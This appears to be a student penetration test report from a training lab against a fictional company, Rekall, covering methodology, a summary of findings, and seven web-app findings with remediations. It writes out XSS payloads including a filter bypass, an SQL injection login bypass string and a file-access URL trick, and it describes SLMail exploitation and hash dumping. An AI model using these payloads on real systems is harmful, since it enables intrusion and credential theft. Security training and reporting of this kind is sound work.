Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Room 7
Contact Name	Mohammad Rattrout
Contact Title	King of the Company

Document History

Version	Date	Author(s)	Comments
001	2/10/25	Mohammad Rattrout	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- User Authentication Controls: While some credentials were exposed, certain areas of the environment required authentication, adding a layer of security.
- Basic input validation: some web applications sanitized user input, which made XSS exploitation a little more difficult.
- Limited open ports: when vulnerabilities were found, there werent alot of unnecessary services exposed to the public.
- Use of Security Tools: The presence of logging mechanisms and security solutions like Nessus scan alerts shows some kind of proactive monitoring.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Lack of input validation: multiple XSS and SQL injection vulnerabilities show the user input is not properly sanitized, which makes web application susceptible to attacks
- Exposure of sensitive data: admin credentials were found hardcoded in HTML, sensitive files were accessible via robots.txt, and github repositories had user credentials.
- weak authentication & credential management: ssh allowed access using stolen credentials with no additional security measures in place.
- remote code execution vulnerabilities: shellshock vulnerability in apache allowed attackers to execute commands remotely.

Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]

Our security test of Rekall's systems looked for weaknesses in their web applications, network, and login security. I started by gathering public information using tools like WHOIS lookups and SSL certificate searches. A network scan with NMAP also showed open ports and services that could be entry points for attacks. While testing the web apps, I found serious issues like XSS and SQL injections, and exposed sensitive data which allowed access to restricted pages and information. Beyond the website, I discovered that Apache was vulnerable to remote code execution due to the Shellshock exploit, and weak credential management made it possible to escalate privileges. I also found an open FTP service that allowed anyone to access the field without logging in. After gaining deeper access, I used a known SLMail exploit to take full control of a system, extracted and cracked administrator passwords, and used them to move into a more secure server. I also found hidden user accounts and scheduled tasks that could be used to keep access. Overall, Rekall's security has major flaws in input validation, access control, and password security, making it an easy target for attacks. Fixing these issues quickly by patching software, enforcing stronger login protections, and restricting unnecessary access is critical to improving security.

Summary Vulnerability Overview


Vulnerability	Severity
XSS payload	Critical
XSS payload PT 3	Critical
LFI exploit	Critical
SQL injection	Critical
Admin credentials left in HTML	Critical
Network Host Enumeration via Nmap	Critical
Drupal CMS Detection via Aggressive Scanning	Critical
Remote Code Executinon Vulnerability Detected	Critical
Root Access via Stolen SSH Credentials	Critical
Shellshock Eploitation in Apache	Critical
Credentials Exposed in Public GitHub Repository	Critical
SLMail Exploit Remote Code Execution	Critical
Unauthorized Access via Meterpreter Session	Critical
Privilege Escalation via SLMail Exploit & NTLM Hash Dumping	Critical
Cached Credential Dumping & Lateral Movement to Server2019	Critical
XSS payload PT 2	High
Sensitive Files Accessible via URL Manipulation	High
Unrestricted access to to sensitive pages	High
Drupal CMS Detection via Aggressive Scanning	High
Open HTTP Port with exposed Credentials	High
Anonymous FTP Access Exposes Sensitive Files	High
Scheduled task enumeration via meterpreter	High
Unrestricted Access to Root directory	High
Public WHOIS Data Exposure	Medium
SSL Certificate Transparency Exposure	Low
Publicly Discoverable IP address	Low

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35 172.22.117.20 76.223.105.230 192.168.13.(10,11,12,13, and 14)
Ports	20 and 10

Exploitation Risk	Total
Critical	15
High	8
Medium	1
Low	2


Vulnerability Findings


Vulnerability 1	Findings
Title	XSS payload
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	User input in the welcome page's name field is not properly sanitized, which allows execution of malicious scripts such as <script>alert('XSS');</script>.
Images	
Affected Hosts	192.168.14.35


Remediation	Make sure to validate user input to prevent script injection.

Vulnerability 2	Findings
Title	XSS payload PT 2
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	The application tries to filter user input but can be bypassed with a little manipulation (<SCRIPscriptT>alert(“hi”)</SCRIPscripTt>), allowing malicious scripts to execute.
Images	
Affected Hosts	192.168.14.35
Remediation	Use a stronger input validation method that properly filters and escapes all variations of script tags, and implement CSP to prevent script execution


Vulnerability 3	Findings
Title	XSS payload PT 3
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The comment section is vulnerable to the same XSS attack as the name field, allowing script execution (<script>alert(‘XSS’);</script>) and exposing sensitive data.

Images	
Affected Hosts	192.168.14.35
Remediation	apply proper input validation and output encoding for all user-generated content, and implement a CSP to restrict script execution.


Vulnerability 4	Findings
Title	LFI exploit
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The file upload feature allows php scripts to be uploaded and executed, potentially leading to full server compromise
Images	

	
Affected Hosts	192.168.14.35
Remediation	Restrict allowed file types to images by verifying MIME types file signatures, disable execution of uploaded files, and store them outside the web root.

Vulnerability 5	Findings
Title	SQL injection
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The login form is vulnerable to SQL injection, allowing an attacker to bypass authentication using "' OR '1'='1, which grants unauthorized access.


Images	
Affected Hosts	192.168.14.35
Remediation	Sanitize user input, and limit error messages to prevent sql injection attempts

Vulnerability 6	Findings
Title	Admin credentials left in HTML
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	The admin login credentials are hardcoded in the HTML source, making them visible to anyone who inspects the page.
Images	



Affected Hosts	192.168.14.35
Remediation	Remove sensitive information from the frontend and store credentials securely on the server, using proper authentication mechanisms.


Vulnerability 7	**Findings**

Title	Sensitive Files Accessible via URL Manipulation
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	By appending ?page=robots.txt to the URL, restricted files can be accessed, exposing sensitive information. This indicates improper access controls.
Images	
Affected Hosts	192.168.14.35


Remediation	Restrcit direct access to sensitive files using proper server configurations, and ensure only authroized users can access certain enpoints.

